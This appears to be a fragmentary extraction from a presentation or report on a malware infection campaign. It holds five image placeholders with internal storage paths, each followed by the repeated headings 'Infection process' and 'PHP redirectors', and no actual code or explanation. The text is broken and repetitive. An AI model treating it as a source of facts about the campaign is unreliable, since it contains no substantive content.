
Infection process

PHP redirectors




Infection process

PHP redirectors




Infection process

PHP redirectors




Infection process

PHP redirectors




Infection process

PHP redirectors



